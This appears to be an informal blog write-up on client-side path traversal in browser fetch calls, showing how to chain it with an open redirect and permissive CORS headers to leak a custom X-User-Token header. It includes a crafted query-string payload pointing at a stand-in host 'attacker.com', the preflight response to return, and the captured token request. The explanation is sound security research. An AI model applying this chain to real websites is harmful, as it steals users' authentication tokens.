what is CSPT
CSPT (Client side path traversal) its a vulnerability about path traversal in the browser, URLs. it happens when an application fetches some path with your input in it, allowing you to use ../ and other special characters to rewrite the path to somewhere else
example:
userInput = new URLSearchParams(location.search).get('username'); // example: ?username=../../../SomePage
fetch("/api/users/" + userInput).then(response => {console.log(response.url)});
> https://example.com/SomePage
just an example in how fetch function will normalize the path and how userInput being inside the fetch without escaping (most of sites doing that)
by this vulnerability you can control the path of fetch, and if the application uses the response of that fetch, you might have semi-control over the content, semi because you can control the path but not the response itself, you're limited to the endpoints that already exist on the website and what they return
but if you find an endpoint where you can control the response, you might be able to control what the application gets from the fetch, in other words you can control the result of fetch
so basically, CSPT lets you change where the browser sends the request, but you're still limited to the host of url
how browsers handle redirects and headers
as you know, when you send a request using fetch and the server responds with a redirect (like 302), the browser will automatically follow that redirect and send another request to the new URL
for example:
fetch("/api/user");
lets say /api/user returns:
HTTP/1.1 302 Found
Location: https://another-domain.com/
the browser will follow that redirect and send new request to https://another-domain.com/ nothing interesting till now, right? but what if the orignal request had some headers? will the browser send them to the new url as well?
well, it depends on the headers
lets say the application uses an Authorization header for authentication:
fetch("/api/user", {
    headers: {
        "Authorization":"Bearer SECRET"
    }
});
if /api/user redirects to another origin, the browser will remove the Authorization header before following the redirect so the token wont be sent to the new origin
this is a normal behavior on fetch https://fetch.spec.whatwg.org/#http-redirect-fetch on step 13:
If request’s current URL’s origin is not same origin with locationURL’s origin, then for each headerName of CORS non-wildcard request-header name, delete headerName from request’s header list.
and the CORS non-wildcard request-header is a header name that is a byte-case-insensitive match for Authorization
we cant do anything in this case (the app uses Authorization header), but what if the application doesnt use Authorization header and insted it uses custom header like X-User-Token or X-Api-Key and like that of these headers... unlike Authorization header, custom headers like what i mention above, are not automaticlly removed, by that redirect rule when the origin chagnes the header will still be there when the browser follows the redirect, but that doesnt mean it will be sent directly, there is a little problem, browser wont send the new custom headers directly without checking if its allowed firist, thats where CORS come in
chaining CSPT with an open redirect
so far we know that CSPT allows us to control the path of a fetch request, and we also know that browsers dont automatically remove custom headers when following a redirect to another origin
but what if we combine both of them?
lets say we have a website thats vulnerable to CSPT, and the website has a server-side open redirect endpoint, something like /redirect?url=https://attacker.com
normally, CSPT only lets us change the path of the request on the same origin, but what if we use it to point the fetch request to that open redirect endpoint instead?
lets take an example:
const userInput = new URLSearchParams(location.search).get("username");

fetch("/api/users/" + userInput, {
    headers: {
        "X-User-Token": "SECRET"
    }
});
the application takes the username from the URL and uses it inside fetch, and as we explained before, we can use ../ to change the path
so what if we give it something like this?

?username=../../../redirect%3Furl%3Dhttps%3A%2F%2Fattacker.com
now instead of requesting /api/users/{username}, the fetch will request:
https://example.com/redirect?url=https://attacker.com
with the X-User-Token header
and since /redirect is an open redirect, it will respond with:
HTTP/1.1 302 Found
Location: https://attacker.com
now fetch will try to follow that redirect to our server, and as we mentioned above, custom headers like X-User-Token are not removed by the same rule that removes Authorization
so we managed to use CSPT to turn a same origin request into a cross origin request, while keeping the custom authentication header
does that mean the token will be sent to our server?
not yet, theres one more problem we need to deal with, and thats the CORS preflight
the CORS Preflight problem
so we tried to make fetch follow the open redirect to our server while keeping the custom authentication header, but theres a problem
when the browser tries to send a cross origin request with a custom header like X-User-Token, it wont send the actual request directly
the reason is that X-User-Token is not a CORS-safelisted request header, which means the browser needs to perform a CORS preflight before sending the actual request
this behavior is defined in the Fetch Standard, under Main fetch, where the browser checks the request's unsafe-request flag, method, and CORS-unsafe request-header names to decide if a preflight is required
the preflight itself is an OPTIONS request that checks whether the destination server allows the method and headers of the original request
for example, instead of sending our GET request with the token directly to attacker.com, the browser will first send:
OPTIONS / HTTP/1.1
Host: attacker.com
Origin: https://example.com
Access-Control-Request-Method: GET
Access-Control-Request-Headers: x-user-token
the preflight request doesnt include the token itself, it only includes the header name in Access-Control-Request-Headers, not its value
this is also defined in the CORS-preflight fetch algorithm, where the browser creates a preflight request and adds the Access-Control-Request-Method and Access-Control-Request-Headers headers based on the original request
the browser is basically asking our server if its allowed to send a GET request with the X-User-Token header
if the server doesnt respond with the required CORS headers, the browser will fail the preflight check and wont send the actual GET request
which means we wont receive the authentication token, even though the browser kept the custom header during the redirect
so how can we make the browser actually send the request with our token?
bypassing the Preflight restriction with CORS headers
the preflight request is not really something we need to bypass, we just need the server to allow it
since the fetch is reuqesting to our site, ITS OUR SITE we can control the response header and tell the browser to allow everything by the CORS header
for example, the server can respond to the OPTIONS request with:
HTTP/1.1 204 No Content
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET
Access-Control-Allow-Headers: X-User-Token
these header will do:
Access-Control-Allow-Origin: *allows requests from any originAccess-Control-Allow-Methods: GETtells the browser that GET method requests are allowedAccess-Control-Allow-Headers: X-User-Tokentells the browser that theX-User-Tokenheader is allowed
the browser checks the response status, the allowed methods, and the allowed headers to decide whether the actual request can proceed
if the preflight check succeeds, the browser can now send the GET request with the custom header
and thats basically the whole idea, we didnt bypass any browser security restriction, we just made the destination server approve the cross origin request using CORS headers
stealing the authentication token
now that we know how to pass the CORS preflight check, lets combine everything i explained
once the preflight succeeds, the browser can continue with the actual GET request to our server, but this time the request will include the X-User-Token header with its original value
for example, assuming the browser follows the redirect successfully, our server would receive something like:
GET / HTTP/1.1
Host: attacker.com
Origin: null
X-User-Token: SECRET
and thats it!, the authentication token is now exposed to our server
just a simple graph i made to explain: